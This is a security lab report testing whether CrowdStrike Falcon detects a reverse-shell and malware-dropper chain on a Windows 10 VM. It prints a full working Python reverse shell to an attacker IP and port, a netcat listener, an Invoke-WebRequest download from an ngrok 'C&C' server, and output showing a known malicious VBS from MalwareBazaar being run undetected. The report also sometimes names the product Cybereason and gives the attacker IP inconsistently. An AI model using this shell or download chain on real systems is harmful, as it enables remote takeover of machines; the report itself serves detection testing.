



CROWDSTRIKE

# Exploitation with Shell Reverse and Infection with PowerShell using VBS file

**ZUP Security Labs at Zup Innovation**

**Researcher and CyberSecurity Manager (s): Filipi Pires**

# 1 Introduction

The purpose of this document, it was to execute several efficiency and detection tests in our lab environment protected with an endpoint solution, provided by **CrowdStrike**, this document brings the result of the defensive security analysis with an offensive mindset using reverse shell techniques to gain the access inside the victim's machine and after that performing a Malware in VBS to infected the victim machine through use some scripts in *PowerShell* to call this malware, in our environment.

Regarding the test performed, **the first objective** it's to simulate targeted attacks using a python script to obtain a panoramic view of the resilience presented by the solution, with regard to the efficiency in its detection by **Signatures**, **NGAV** and **Machine Learning**, running this script, the idea is to use the reverse shell technique to gain access on the victim's machine. After the execute this attack, **the the second objective** consists in performing the **PowerShell Script** to run this script, to download a **VBS Malicious** file on the victim's machine and execute itself, calling this malware provided through **Malwares Bazaar** by API request

With the final product, the front responsible for the product will have an instrument capable of guiding a process of mitigation and / or correction, as well as optimized improvement, based on the criticality of risks.

## 2.0.1 Scope

The efficiency and detection analysis had as target the Cybereason Endpoint Protection application (<https://falcon.us-2.crowdstrike.com>) in **Version**:

- **Sensor Version = 6.11.12502.0**

Installed in the windows machine **Windows 10 Pro**;

**Hostname** - **Threat-Hunting-Win10-POC**, as you can see in the picture below:




Image 1.1: Windows 10 Pro 2019 Virtual Machine

## 2.02 Project Summary

The execution of the security analysis tests of the Threat Hunting team it was carried out through the execution a python script to **evade** CrowdStrike solution gain reverse shell in victim machine and, after that, download PowerShell file using Invoke-WebRequest to **bypass** the engines the detection thought the *WebServer* in the internet as a “C&C (Comand&Controller) and finally executing this PowerShell script using API call provide by Malware Bazaar downloading a **VBS Malicious** file on the victim's machine and execute itself in a virtualized environment in a controlled way, simulating a real environment, together with their respective best practices of the security policies applied, the test occurred during **1 days**, without count the weekend, along with the making of this document. The intrusion test started on **November 04<sup>th</sup>** of the year 2020 and it was completed on **November 04<sup>th</sup>** of the same year.

# 2 Running the Tests

## 3.1 Description

A virtual machine with Windows 10 operating system it was deployed to perform the appropriate tests, as well as the creation of a security policy on the management platform (*Threat-Hunting-Win10-POC*) e and applied to due device.




Image 1.2: Virtual Machine with Policy applied

The policy used was named **Default (Windows)**, following the best practices recommended by the manufacturer, and, for testing purposes, all due actions were based on an aggressive detection method.

**PS: for this test we use the Aggressive Mode to block this attack.**



**Image 1.3: Policy Next-Gen Antivirus (Default Policy)**

Take look in this example, because we changed the **CLOUD ANTI-MALWARE** and **ADWARE & PUP** to **AGGRESSIVE MODE**.

One of the differences that we see with CrowdStrike is the non-use of Icon related of the binary.



**NOTE:** Falcon keeps a low profile and does not show a Windows system tray icon or Application in Mac. You can ensure that your newly installed sensor is running and has connected to the cloud via the Falcon interface.

### 3 Verify Registered AV

Within Windows, you can verify that Falcon Prevent is the active anti-virus product for the system.

- Locate the Security and Maintenance section of the Windows Control Panel.
- Depending on your version of Windows, it may be easiest to search for Security and maintenance.
- Review the Security Section. You may need to dismiss existing notifications and/or expand the Security Section in order to locate the Virus protection section.
- Confirm that CrowdStrike Falcon is listed under Virus protection.

**NOTE:** This step does not apply to Windows Server installations: Windows Server does not feature a control panel module that shows virus protection status.




Image 1.4: Installation binary information

## 3.2 First Test

The first stage of the test it's to execute a *python script* **to evade** CrowdStrike solution gain a **Reverse shell** in victim machine, we use the simple technique Open TCP Socket using the `connect ()` operation to connect in Attacker Machine, as you can see in the code we use the `subprocess` module allows you **to spawn new processes**, connect to their input/output/error pipes, and obtain their return codes, in this case we spawn new process through the path in our victim machine - (`[ "\\windows\\system32\\cmd.exe" ]`).

```
#!/usr/bin/env python3
import os,socket,subprocess,threading;

def s2p(s, p):
    while True:
        data = s.recv(1024)
```

```

        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def p2s(s, p):
    while True:
        s.send(p.stdout.read(1))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.106.140", 1717))

p=subprocess.Popen(["\\windows\\system32\\cmd.exe"], stdout=subprocess.PIPE, stderr=
subprocess.STDOUT, stdin=subprocess.PIPE)

s2p_thread = threading.Thread(target=s2p, args=[s, p])
s2p_thread.daemon = True
s2p_thread.start()

p2s_thread = threading.Thread(target=p2s, args=[s, p])
p2s_thread.daemon = True
p2s_thread.start()

try:
    p.wait()
except KeyboardInterrupt:
    s.close()

```

## Attacker validation

Before starting the detection tests, we need to validate and understand all those information from our Attacker Machine, as well as, the his environment.

**Attacker IP: 192.168.106.40**

**Netcat port opened to receive a Reverse Shell: 1717**

**Command&Controller (C&C):**

- It was used the python3 *http.server* to enable webserver in our environment;
- It was used **Ngrok** to create a C&C Server: *http://43ee06003bdf.ngrok.io*

We executed the python file (Shell.py) using PowerShell no need to be admin user to run this script, and we can see in our Attacker environment, we received the Shell Reverse no difficult.

```
thor@Threat-Hunting-Kali: ~/CR 86x22
thor@Threat-Hunting-Kali:~/CR$ nc -vv -lp 1717
listening on [any] 1717 ...
192.168.106.142: inverse host lookup failed: Unknown host
connect to [192.168.106.140] from (UNKNOWN) [192.168.106.142] 51613
Microsoft Windows [vers 10.0.18363.1139]
(c) 2019 Microsoft Corporation. Todos os direitos reservados.

C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike>whoami
whoami
threat-hunting-\thor

C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike>hostname
hostname
Threat-Hunting-Win10-POC

C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike>ipconfig
```

Image 1.6: Reverse Shell Attacker

So, from now on, we have an interactive shell, we can do many things in our victim machine and now we can go to the next stage.

**Below some information about the ML Engine provide by Cybereason.**

*Machine learning (ML) is used for pre-execution prevention. Falcon Host employs sophisticated machine learning algorithms that can analyze millions of file characteristics to determine if a file is malicious. **This signature-less technology enables Falcon Host to detect and block both known and unknown malware.** CrowdStrike ML technology has been independently tested and furthermore, it was provided to VirusTotal to contribute to the security community for the benefit of all. For more information about CrowdStrike ML, read the blog, "CrowdStrike Machine Learning and VirusTotal."*

*Reference: <https://www.crowdstrike.com/resources/data-sheets/preventing-malware-beyond/>*

*Other References: <https://www.crowdstrike.com/press-releases/crowdstrikes-machine-learning-engine-becomes-first-signature-less-engine-integrated-virustotal/>*

### 3.3 Second Test

The second stage of the tests was through of the download PowerShell file using **Invoke-WebRequest to bypass** the engines the detection thought the *Malicious WebServer* on the internet as a "C&C (Comand&Controller) the transfer malicious files for our victim machine, a very similar behavior of the **DropperMalware**.

**What is Invoke-WebRequest?**

*The **Invoke-WebRequest** cmdlet sends HTTP and HTTPS requests to a web page or web service. It parses the response and returns collections of links, images, and other significant HTML elements. This cmdlet was introduced in PowerShell 3.0.*

Beginning in PowerShell 7.0, Invoke-WebRequest supports proxy configuration defined by environment variables. See the Notes section of this article.

Reference link:

(<https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7>)




Image 1.8: C&C – Download PowerShell Script.

As we can see the file **VBS\_kill.ps1** is downloaded from C&C (<http://43ee06003bdf.ngrok.io>) and it's saved on **Windows 10 machine**, based on this script:

```
Invoke-WebRequest http://43ee06003bdf.ngrok.io/VBS_kill.ps1 -OutFile  
C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike\ VBS_kill.ps1
```



```
thor@Threat-Hunting-Kali: ~/CR86x22
0 volume na unidade C não tem nome.
0 Número de Série do Volume E030-48E0

Pasta de C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike

04/11/2020 14:49 <DIR> .
04/11/2020 14:49 <DIR> ..
23/10/2020 11:22      143 Attack.c
08/10/2020 13:54    1.113 Daily_Malware_Batches.py
21/07/2000 12:55    7.392 Evil.VBS
03/11/2020 17:00    8.777 Payloads.txt
09/10/2020 11:58    1.483 PE_Binary.ps1
09/10/2020 11:58    1.483 PE_Emotet.ps1
09/10/2020 11:57    1.483 PE_WCry.ps1
08/10/2020 14:01    1.545 PS_Binary.ps1
03/11/2020 17:10     781 Shell.py
22/10/2020 17:39     724 Thor.c
04/11/2020 14:49    1.442 VBS_kill.ps1
      11 arquivo(s)      26.366 bytes
       2 pasta(s)  37.927.825.408 bytes disponíveis

C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike>
```

Image 1.9: VBS\_kill.ps1 script downloaded by C&C.

Now, we have our Power Shell Script inside the victim and we can go to the next stage using API provided by Malware Bazaar downloading a **VBS Malicious** file on the machine and execute itself to infected the environment.

### 3.4 Third Test

The third stage of the tests using “**Malware Execution**” by power shell script, in this way, we can look the behavior of these detection engine works in real-time and malware should be eliminated, because we are talking about known malware.

Malicious hash:

aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835f5e2c5d1d2f633




Image 1.10: Virus Total information.

Using our **reverse shell** that we have in our victim machine, we can execute the VBS\_kill.ps1 file.





Image 1.11: VBS\_kill.ps1.

Inside this file, there is a *PowerShell* script to be executed using API KEY to download **Evil.VBS**

with hash **"aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835f5e2c5d1d2f633"**, that is a public repository known and maintained by the security community called **MalwareBazaar** (<https://bazaar.abuse.ch/>);

*MalwareBazaar is a project from abuse.ch with the goal of sharing malware samples with the infosec community, AV vendors and threat intelligence providers.*

After this execution, the malware will be download and extracted inside of victim machine, after that it call **Invoke-Expression** to execute the malware inside the **Windows 10 Machine** as you can see below.



```
thor@Threat-Hunting-Kill: ~/CR86x22
No linha:1 caractere:1
+ VBS_kill.ps1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (VBS_kill.ps1:String) [], CommandNo
tFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike>powershell.exe ./VBS_kill.ps1
powershell.exe ./VBS_kill.ps1

***** ZUP Security Labs *****

MOD0 DETALHADO: POST https://mb-api.abuse.ch/api/v1/ with -1-byte payload
MOD0 DETALHADO: received 1903-byte response of content type application/zip
MOD0 DETALHADO: POST https://mb-api.abuse.ch/api/v1/ with -1-byte payload
MOD0 DETALHADO: received 1903-byte response of content type application/zip
MOD0 DETALHADO: POST https://mb-api.abuse.ch/api/v1/ with -1-byte payload
MOD0 DETALHADO: received 1903-byte response of content type application/zip
MOD0 DETALHADO: POST https://mb-api.abuse.ch/api/v1/ with -1-byte payload
MOD0 DETALHADO: received 1903-byte response of content type application/zip

7-Zip 19.00 (x64) : Copyright (c) 1999-2018 Igor Pavlov : 2019-02-21

Scanning the drive for archives:
1 file, 1903 bytes (2 KiB)

Extracting archive: aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835f5e2c5d1d2f633
Path = aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835f5e2c5d1d2f633
Type = zip
Physical Size = 1903

Everything is Ok

Size:       7398
Compressed: 1903

C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike>
```

Image 1.12: Infection Process.

**Virtual Basic script** written in the VBScript scripting language. It contains code that can be executed within Windows or Internet Explorer, via the Windows-based script host (**Wscript.exe**), to perform certain admin and processing functions.

After 2 minutes we can see that Windows-based script host (Wscript.exe) being executed in

our machine, and not being blocked by CrowdStrike.

```

thor@Threat-Hunting-Kali: ~/CR86x22
405 26 11356 14360 2208 0 vmttoolsd
607 36 27916 2400 97,31 2912 1 vmttoolsd
492 22 11048 10836 1,47 2360 1 WindowsInternal.Compo...
159 11 1340 5320 576 0 wininit
267 12 2696 2088 676 1 winlogon
260 18 10104 18660 3212 0 WindowsSE
229 14 3224 11308 49,17 5260 1 wscript
471 38 21752 36 0,30 7556 1 YourPhone

C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike>powershell.exe get-process -id 5
260
powershell.exe get-process -id 5260

Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
-----
228 14 3172 11296 67,72 5260 1 wscript

C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike>
thor@Threat-Hunting-Kali: ~/CR86x22

```

Image 1.13: VBS Script Executed

We can check the same behavior in our Victim machine, the same process (**Wscript.exe**) being called and consumption high CPU and one more time not being blocked by CrowdStrike




Image 1.14: VBS Script executing wscript.exe process

When I look to our shell again, is possible to see, the channel established between Attacker and Victim via port 1717

```

thor@Threat-Hunting-Kali: ~/CR86x22
TCP 127.0.0.1:50118 Threat-Hunting-Win10-POC:50117 ESTABLISHED
TCP 127.0.0.1:50135 Threat-Hunting-Win10-POC:50136 ESTABLISHED
TCP 127.0.0.1:50136 Threat-Hunting-Win10-POC:50135 ESTABLISHED
TCP 127.0.0.1:50143 Threat-Hunting-Win10-POC:50144 ESTABLISHED
TCP 127.0.0.1:50144 Threat-Hunting-Win10-POC:50143 ESTABLISHED
TCP 127.0.0.1:50232 Threat-Hunting-Win10-POC:50233 ESTABLISHED
TCP 127.0.0.1:50233 Threat-Hunting-Win10-POC:50232 ESTABLISHED
TCP 192.168.106.142:139 Threat-Hunting-Win10-POC:0 LISTENING
TCP 192.168.106.142:51478 52.177.166.224:https ESTABLISHED
TCP 192.168.106.142:51484 ec2-52-0-218-127:https ESTABLISHED
TCP 192.168.106.142:51486 ec2-34-232-92-65:https ESTABLISHED
TCP 192.168.106.142:51516 ec2-100-20-76-137:https ESTABLISHED
